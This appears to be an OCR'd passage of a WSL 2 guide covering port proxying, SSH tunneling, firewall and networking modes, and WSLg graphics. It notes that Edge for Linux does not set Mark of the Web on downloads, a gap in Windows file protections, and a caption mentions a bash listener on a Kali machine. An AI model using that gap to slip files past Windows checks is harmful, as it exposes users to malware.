
```
netsh interface portproxy add v4tov4 listenport=2222
listenaddress=0.0.0.0 connectport=2222
connectaddress=172.25.173.122
```

This redirection is permanent; it won't disappear with a reboot. If you make a mistake, execute::

```
netsh interface portproxy reset
```

And start again.

Now, from the outside, we can access the SSH server. Great! Now comes the "simple" part. Tunneling. Tunneling doesn't need any configuration on the server, only on the putty client. We can tell it that, once connected to the SSH server, it should redirect ports. For example, we should indicate that while we're connected via SSH, if we connect locally to port 8080 (or any other, in the previous example we used 1002), it should take us to a specific machine and port on the same subnet we've connected to via SSH. We achieve this from the "tunnels" menu in putty.



We tell it that the "source port" is 8080 and in the "destination" we put 172.25.160.1:3389

We add and save the configuration on the initial putty screen.


Now, we connect to an SSH session with our remote address, port 2222. And magically, locally, we'll be able to open the remote desktop and connect to localhost:8080, which will take us to the RDP server of the Windows that, remotely, hosts the WSL running the SSH server.

All securely and without passwords. Note: this is an exercise, not a recommended final configuration. On one hand, the connection can be made even more secure, although it's reasonably secure this

way. On the other hand, it may seem convoluted and there are simpler formulas, but, I insist, this is an exercise to understand the potential of connections, redirections, and in general the network stack system in WSL and Windows to understand their interactions.

Firewalls

There's an interesting option in WSL. By default, it doesn't have a "firewall" as such.



Connecting from Windows to a bash listening on port 5555 in my Kali

But since 2023, we have the option to add this directive:

```
firewall=true
```

in .wslconfig. By default, it's set to false, but if activated, we ensure that any Windows firewall rules (the usual ones we establish with wf.msc) also apply to the distributions. This only makes sense when the network is in "mirrored" mode, which I explain below.

However, this doesn't prevent us from establishing specific rules for the distributions. We can achieve this in PowerShell with New-NetFirewallHyperVRule. For example:

```
New-NetFirewallHyperVRule -DisplayName "Allow SSH in WSL" -
Direction Inbound -LocalPorts 22 -Action Allow
```

Which is quite self-explanatory. It adds an inbound connection rule to the virtual machine. In other words, Windows rules are applied, and additionally with New-NetFirewallHyperVRule you can do "fine-tuning" of the specific firewall for WSL 2..

If you also want your Windows proxy configuration to be inherited by the distribution, add this to the configuration file:

```
autoProxy=true
```

Another option to fix DNS issues that arise with the firewall and resolution is to use the option:

```
dnsTunneling=true
```


All these last options are only available for Windows 11.

Some other possibilities in networking

There's a function that's not yet well documented, but the community has discovered it to allow communication between the WSL distribution and other machines, without being in NAT mode with Windows. Virtual switches allow virtual machines created on Hyper-V hosts to communicate with other computers, and the trick is precisely to create an external virtual switch with Hyper-V and assign that interface to the distribution.

```
[wsl2]

networkingMode=bridged

vmSwitch=mi-switch

ipv6=true
```

If we configure .wslconfig like this for all distributions, we'll achieve a "bridge" mode between all distributions. To experiment with this, you do need to install Hyper-V (if your Windows supports it). This solution doesn't work on Windows 10.



Creating a virtual switch to connect the machines

There are other tools to achieve this, such as this program[34], but it's a bit of a hack. It will redirect all ports to the WSL interface. It must be started after starting the WSLs and after the services are already up.

There are more networkingMode options, recently added:

- Bridged: The aforementioned one that, with a virtual switch, allows putting the network in bridge mode.
- Mirrored: Only works on Windows 11.
- Nat: The default option.
- None: Removes the network.
- Virtioproxy: Not documented (the only reference on Google for now is the one I make myself asking about the functionality), but it makes the eth0 network inherit the IP address of the connected Windows system interface, and creates a loopback0.

```
sergio@DESKTOP-KP500GD:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.50  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::721a:b8ff:fe04:76c1  prefixlen 64  scopeid 0x20<link>
        ether 70:1a:b8:04:76:c1  txqueuelen 1000  (Ethernet)
        RX packets 6  bytes 752 (752.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 5131 (5.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 1836 (1.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 1836 (1.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

loopback0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 169.254.73.153  netmask 255.255.255.252  broadcast 169.254.73.155
        inet6 fe80::211:22ff:fe33:4455  prefixlen 64  scopeid 0x20<link>
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4628 (4.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Virtioproxy effect

At the end of 2023 an executable was added that allowed to obtain network and proxy information. Pretty self-explanatory too, although very little documented for now. I leave an image.

[34] https://github.com/CzBiX/WSLHostPatcher

```
sergio@DESKTOP-KP500GD:~$ wslinfo
wslinfo usage:
    --networking-mode
        Display current networking mode.

    --msal-proxy-path
        Display the path to the MSAL proxy application.

    --wsl-version
        Display the version of the WSL package.

    -n
        Do not print a newline.
sergio@DESKTOP-KP500GD:~$ wslinfo  --networking-mode
nat
sergio@DESKTOP-KP500GD:~$ wslinfo  --msal-proxy-path
/mnt/c/Program Files/WSL/msal.wsl.proxy.exe
sergio@DESKTOP-KP500GD:~$
```

WSLinfo lets you know which network mode you are in


Finally, remember that the WSL 2 network namespaces are shared, but can be used in turn in each instance or distribution in our favor to create totally isolated networks. In this[35] blog post you will have all the information. For example, as a sample:

```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD:~$
sudo ip netns add namespace1

sudo ip netns exec namespace1 ip address show

sudo ip link add veth1 type veth

sudo ip link set veth1 netns namespace1

sudo ip netns exec namespace1 ip addr add 192.168.1.100/24 dev
veth1
```

[35] https://ops.tips/blog/using-network-namespaces-and-bridge-to-isolate-servers/

Blurring the landscape: Graphics

The graphics section is perhaps one of the most complex in WSL. For several reasons. It is itself and it evolves fast, which will make you find confusing documentation from just a couple of years ago. In addition, there are several alternatives to achieve the same goal. In this exercise we will get to see several different ways to launch graphical Linux applications fully integrated into Windows. What's more, we are going to get to run a fully functional desktop integrated into our Windows. But first, a little bit of theory.




https://en.wikipedia.org/wiki/X.Org_Server#/media/File:Schema_of_the_layers_of_the_graphical_user_interface.svg

This Wikipedia image gives us a fundamental clue of the minimum we should know. In Linux systems, we have several levels for launching graphical applications and, in turn, various possibilities for programs and protocols. In WSL, the display server can be X.org Server or Weston, for example. And the graphic compositors or protocols can be X11 or Wayland. The important thing to know is that:

- WSL has both combinations, i.e., X11 + X.org and Weston + Wayland. In its most recent version of WSL, it calls the latter combination WSLg. There's also XWayland which behaves, within Wayland, like a standard X11 server.
- Some Linux graphical applications in general are designed to use X11 and others Wayland. For example, Ubuntu uses Mutter in its graphical environment and as a "package" it's unlikely to be used in WSL because Weston already exists.
- Legacy X11 applications that can't be ported to Wayland automatically use XWayland as a proxy between legacy X11 clients and the Wayland compositor.

- You need an X11 server somewhere (on your Windows, probably) for WSL's X.org to project graphics. However, you don't need anything for Wayland + Weston to do it on your Windows, because they use RDP internally.
- There are other ways to connect to the distribution's graphics, such as offering an RDP or VNC server and connecting from Windows with the client. This doesn't offer total Windows/Linux integration but it's very valid.
- WSLg uses an RDP channel between Weston's RDP server and Windows' normal remote desktop client.

This is a diagram of how the graphical part works in WSL.



Source: https://devblogs.microsoft.com/commandline/wslg-architecture/

Something very important is that, as seen in the graph, both X11 and Wayland work in WSL and both can display graphics in WSL 2. In reality, everything is masked by RDP but it doesn't mean you need it to see the apps. WSLg is an instance (a distribution) that launches very early in Hyper-V, one for each "normal" distribution and is responsible for running the server part of Weston and XWayland, as well as PulseAudio and establishing the RDP connection silently. It will remain latent there to display any application that requires it without delays.

Something that can also be deduced from the scheme is that WSLg is a distribution in itself, additional to those you can install manually, and exclusively in charge of the graphical section. Look closely at the figure above. The distribution is a CBL-Mariner, from Microsoft, and it's responsible for interposing between your Windows and the distribution to intercept Wayland and X11 calls, take them to Weston directly (if they come from Wayland) or indirectly with XWayland (if they come from X11), pass them through a FreeRDP server and make them available to the Windows RDP client transparently thanks to WSLDVCPlugin.

Something very interesting is that, if you don't like this WSLg distribution, you can "change it".

```
[wsl2]

systemDistro=C:\\Files\\system.vhd
```

With that command, and compiling the one you like best. All the details here[36]. It's also possible to compile or touch the Windows side of WSLg, which is found in mstsc.exe. Much of it is the same as the "normal" Windows RDP client, but they needed some special functionality to integrate well into the Windows menu, and they had to create the client separately.


In this exercise we'll go from the simplest to the most complex.

WSLg

From the first minute with the "standard" Ubuntu distribution from the Microsoft Store, you can do something as interesting as this:

```
sudo apt install gedit

sudo apt install vlc

sudo apt-get install libreoffice
```

Once you have them, simply launch the command and the applications will be displayed fully integrated into Windows..



Launching graphical applications from Ubuntu

But if you want more applications, check this out:

[36] https://github.com/microsoft/wslg/blob/main/CONTRIBUTING.md

```
sudo wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb

sudo dpkg -i google-chrome-stable_current_amd64.deb

sudo apt install --fix-broken -y

sudo dpkg -i google-chrome-stable_current_amd64.deb
```

Or:

```
cd /tmp

sudo curl -L -o "./teams.deb" "https://teams.microsoft.com/downloads/desktopurl?env=production&plat=linux&arch=x64&download=true&linuxArchiveType=deb"

sudo apt install ./teams.deb -y
```


Or even:

```
sudo apt install microsoft-edge-stable
```

Then you can run:

```
microsoft-edge
```


And magically, an Edge browser for Linux will appear running transparently in Windows. This is possible because they use Wayland or X11, and WSLg takes care of the rest.



Microsoft Edge running on Linux and with SmartScreen!


As seen in the image, SmartScreen also works on it. However, for example, Edge "for Linux" doesn't mark downloaded files with the MoTW (Mark of the Web). Therefore, while SmartScreen warns about a file with low reputation, once a file is downloaded, it doesn't go through a special examination

for coming from the web. Perhaps it assumes that it will be downloaded to a location that isn't formatted with NTFS to store that metadata. But we can download it to the Windows hard drive. Here's an example:



Interestingly the Linux Microsoft Edge does not mark the MoTW in the files it downloads. The normal one under Windows does

Interestingly, if you try to copy from a WSL drive to NTFS, it will warn about its danger. But this is a purely network warning, not related to MoTW but rather to the old Windows "zones", configurable from Internet Explorer.



Warns that a knownmalicious.exe copied from WSL to NTFS is malicious, but warns because it goes over the network.

